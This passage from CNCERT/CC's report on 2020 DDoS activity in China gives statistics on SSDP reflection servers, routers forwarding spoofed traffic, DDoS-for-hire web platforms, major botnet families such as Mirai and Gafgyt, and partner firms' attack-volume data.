


图 6-12　2020 年境内 NTP 反射服务器数量占比按地区和运营商分布（来源：CNCERT/CC）

（3）SSDP 反射服务器资源

SSDP（一种应用层协议，是构成通用即插即用(UPnP)技术的核心协议之一）反射攻击利用了SSDP服务器存在的协议脆弱性，攻击者通过向SSDP服务器IP地址的默认端口1900发送伪造受害者IP地址的查询请求，使SSDP服务器向受害者IP地址反射返回比原始数据包大数倍的应答数据包，从而进行反射攻击。

2020年，CNCERT/CC监测发现参与反射攻击的SSDP反射服务器7,647,597台，其中我

国境内SSDP反射服务器占86.75%，云平台SSDP反射服务器占0.12%，如图6-13所示。




图 6-13　2020 年参与反射攻击的 SSDP 反射服务器数量境内占比和云平台占比（来源：CNCERT/CC）

2020年，位于境外的SSDP反射服务器数量占比按国家和地区统计，排名前3位的分别为俄罗斯（13.7%）、巴西（6.0%）和韩国（5.8%），如图6-14所示。






图 6-14　2020 年境外 SSDP 反射服务器数量占比按国家和地区分布（来源：CNCERT/CC）

2020年，位于我国境内的SSDP反射服务器数量占比按地区统计，排名前3位的分别为辽宁省（17.8%）、浙江省（16.0%）和广东省（10.3%）；按运营商统计，中国联通占55.7%，中国电信占43.1%，中国移动占0.5%，如图6-15所示。



（a）按地区分布



（b）按运营商分布

图 6-15　2020 年境内 SSDP 反射服务器数量占比按地区和运营商分布（来源：CNCERT/CC）


6.1.4 转发伪造流量的路由器

（1）跨域伪造流量来源路由器


跨域伪造流量来源路由器是指转发了大量任意伪造IP地址攻击流量的路由器。

由于我国要求运营商在接入网进行源地址验证，因此跨域伪造流量的存在说明该路由器或其下路由器的源地址验证配置可能存在缺陷，且该路由器下的网络中存在发动DDoS攻击的设备。

2020年，CNCERT/CC监测发现转发跨域伪造流量的路由器92个，按地区统计，排名前3位的为浙江省（20.7%）、上海市（17.1%）和四川省（15.9%）；按运营商统计，中国电信占70.7%，中国移动占16.3%，中国联通占13.0%，如图6-16所示。



（a）按地区分布



（b）按运营商分布


图 6-16　2020 年跨域伪造流量来源路由器数量占比按地区和运营商分布（来源：CNCERT/CC）

（2）本地伪造流量来源路由器


本地伪造流量来源路由器是指转发了大量伪造本区域IP地址攻击流量的路由

器。本地伪造流量的存在，说明该路由器下的网络中存在发动DDoS攻击的设备。

2020年，CNCERT/CC监测发现转发本地伪造流量的路由器699个，按地区统计，排名前3位的分别为江苏省（12.0%）、广东省（6.0%）和福建省（5.9%）；按运营商统计，中国电信占51.1%，中国移动占32.6%，中国联通占16.3%，如图6-17所示。



（a）按地区分布



（b）按运营商分布

图 6-17　2020 年本地伪造流量来源路由器数量占比按地区和运营商分布（来源：CNCERT/CC）

6.2 主流 DDoS 攻击平台和僵尸网络活动监测情况

目前，DDoSaaS模式（即黑客团伙利用掌握的攻击资源对外提供能力租赁服务，缺乏技术能力的攻击者根据需要个性化定制攻击）已逐渐成为掌握DDoS攻击能力的黑客团伙获利的主流方式，不仅僵尸网络不断被组织用于提供服务，而且直接面向普通用户的网页DDoS攻击平台也不断涌现。

2020年，CNCERT/CC持续监测和跟踪我国境内主流攻击平台，并支撑相关网络安全主管部门开展重要团伙的打击工作。2020年，CNCERT/CC监测发现网页DDoS攻击平台以及Gafgyt、Mirai、Xor、BillGates等僵尸网络家族持续活跃，每月发起DDoS攻击事件较多。与2019年相比，网页DDoS攻击平台异常活跃，每月发起的DDoS攻击事件数量同比增加36%，活跃攻击平台数量同比增加190.9%，这主要是由于其直接面向用户，简便易用，可由用户按需自主发起攻击、自主选择攻击方式。Gafgyt和Mirai僵尸网络家族控制规模和攻击活跃度维持在较高水平，但是与2019年相比均有不同程度降低，这表明虽然海量缺乏安全防护的物联网设备为其发展壮大提供了大量肉鸡资源，而且新变种也在不断出现，但是在主管部门高强度打击下其规模难以为继。Xor、BillGates等僵尸网络家族攻击活跃度大幅度降低。

在本节中，一次DDoS攻击事件是指在经验攻击周期内，不同的攻击资源针对固定目标的单个DDoS攻击，攻击周期不超过24小时。如果相同的攻击目标被相同的攻击资源所攻击，但间隔超过24小时，则该事件被认为是两次攻击。此外，DDoS攻击资源及攻击目标地址均指其IP地址，它们的地理位置由其IP地址定位得到。

6.2.1 网页 DDoS 攻击平台情况

2020年，CNCERT/CC监测发现网页DDoS攻击平台持续活跃，网页攻击平台2020年月均活跃平台数量552个，发起DDoS攻击12,000余起。相比利用僵尸网络提供DDoSaaS服务的团伙，网页DDoS攻击平台直接面向普通用户提供服务，缺乏技术能力的攻击者只需在网页DDoS攻击平台上注册账户和充值，即可根据需要个性化定制攻击。便捷的服务模式极大降低发起DDoS攻击的难度，为攻击平台吸引大量用户，大量用户需求同时导致网页攻击平台不断出现。随着相关网络安全主管部门对DDoS攻击犯罪打击行动的持续开展，网页DDoS攻击平台不断涌现，且攻击异常活跃。与2019年相比，每月活跃平台数量同比增加190.9%，攻击事件数量增加

36.0%，具体如图6-18所示。




图 6-18　2020 年网页 DDoS 攻击平台活跃情况按月度统计（来源：CNCERT/CC）

6.2.2 Gafgyt 僵尸网络家族

2020年，CNCERT/CC监测发现Gafgyt僵尸网络家族持续活跃，每月活跃控制端数量276个，活跃肉鸡数量8.6万个，发起DDoS攻击6,900余起，是2020年攻击最活跃的僵尸网络家族之一。Gafgyt家族新变种不断出现，海量缺乏安全防护的物联网设备为其提供了大量肉鸡资源。2020年，CNCERT/CC持续加强对Gafgyt变种的跟踪和监测，经过持续治理，极大抑制了该家族的攻击活动，与2019年相比，攻击事件数量同比降低了31.9%，具体情况如图6-19所示。




图 6-19　2020 年 Gafgyt 僵尸网络家族活跃情况按月度统计（来源：CNCERT/CC）

6.2.3 Mirai 僵尸网络家族

2020年，CNCERT/CC监测发现Mirai僵尸网络家族持续活跃，每月活跃控制端数量105个，活跃肉鸡数量1.6万个，发起DDoS攻击5,300余起，是2020年攻击最活跃的僵尸网络家族之一。Mirai家族代码开源，其新变种（如Moobot等）不断出现，海量缺乏安全防护的物联网设备为其提供了大量肉鸡资源。在CNCERT/CC的持续监测和治理下，与2019年相比，虽然其保持较高的攻击活跃度，但是控制端、控制规模均保持在较低水平，活跃控制端数量同比降低37.5%，活跃肉鸡数量同比降低54.9%。具体情况如图6-20所示。




图 6-20　2020 年 Mirai 僵尸网络家族活跃情况按月度统计

6.2.4 Xor 僵尸网络家族

2020年，CNCERT/CC监测发现Xor僵尸网络家族持续活跃，每月活跃控制端数量21个，活跃肉鸡数量8,600余个，发起DDoS攻击2,800余起。在CNCERT/CC的持续监测和治理下，与2019年相比，其控制规模和攻击活跃度均大幅下降，活跃肉鸡数量同比降低78.0%，攻击事件数量同比降低47.8%。具体如图6-21所示。




图 6-21　2020 年 Xor 僵尸网络家族活跃情况按月度统计（来源：CNCERT/CC）

6.2.5 BillGates 僵尸网络家族

2020年，CNCERT/CC监测发现，在CNCERT/CC持续监测和治理下，BillGates僵尸网络活跃度和控制规模在2月达到全年顶峰后迅速下降，后期均维持在较低水平，与2019年相比，攻击事件数量同比减少65.9%。具体如图6-22所示。




图 6-22　2020 年 BillGates 僵尸网络家族活跃情况按月度统计（来源：CNCERT/CC）

6.3 支撑单位的监测情况

6.3.1 绿盟科技集团股份有限公司提供的 DDoS 攻击监测情况

根据绿盟科技集团股份有限公司监测结果，2020年DDoS攻击的流量平均峰值达38.64 Gbit/s，与2019年（42.90 Gbit/s）相比下降约9.9%。2016-2020年DDoS攻击的流量平均峰值趋势如图6-23所示。




图 6-23　2016-2020 年 DDoS 攻击的流量平均峰值趋势（来源：绿盟科技集团股份有限公司）

2020年，我国共遭受DDoS攻击15.2万余次，其中300 Gbit/s以上的DDoS攻击共1,194次，与2019年相比下降59.0%；200～300 Gbit/s的DDoS攻击共3,024次，与2019年相比下降50.8%；100～200 Gbit/s的DDoS攻击共11,735次，与2019年相比下降14.3%；50～100 Gbit/s的DDoS攻击共16,867次，与2019年相比下降2.1%。2020年遭DDoS攻击次数按月度统计如图6-24所示。




图 6-24　2020 年遭 DDoS 攻击次数按月度统计（来源：绿盟科技集团股份有限公司）

2020年，主要的DDoS攻击类型如图6-25所示，排名前3位的是UDP Flood、SYN Flood和NTP Amplification Flood，分别占总攻击次数的23.5%、16.0%和15.9%。




图 6-25　2020 年 DDoS 攻击次数占比按攻击类型分布（来源：绿盟科技集团股份有限公司）

2020年，我国遭受DDoS攻击次数占比按地区分布如图6-26所示，排名前3位的是江苏省（14.6%）、广东省（13.1%）和浙江省（12.6%）。




图 6-26　2020 年我国遭受 DDoS 攻击次数占比按地区分布（来源：绿盟科技集团股份有限公司）

6.3.2 中国电信集团云网安全科技有限公司提供的 DDoS 攻击监测情况

根据中国电信集团云网安全科技有限公司监测结果，2020年，DDoS攻击的流量平均峰值达37.2 Gbit/s，与2019年相比下降9.3%。2017-2020年DDoS攻击的流量平均峰值趋势如图6-27所示。

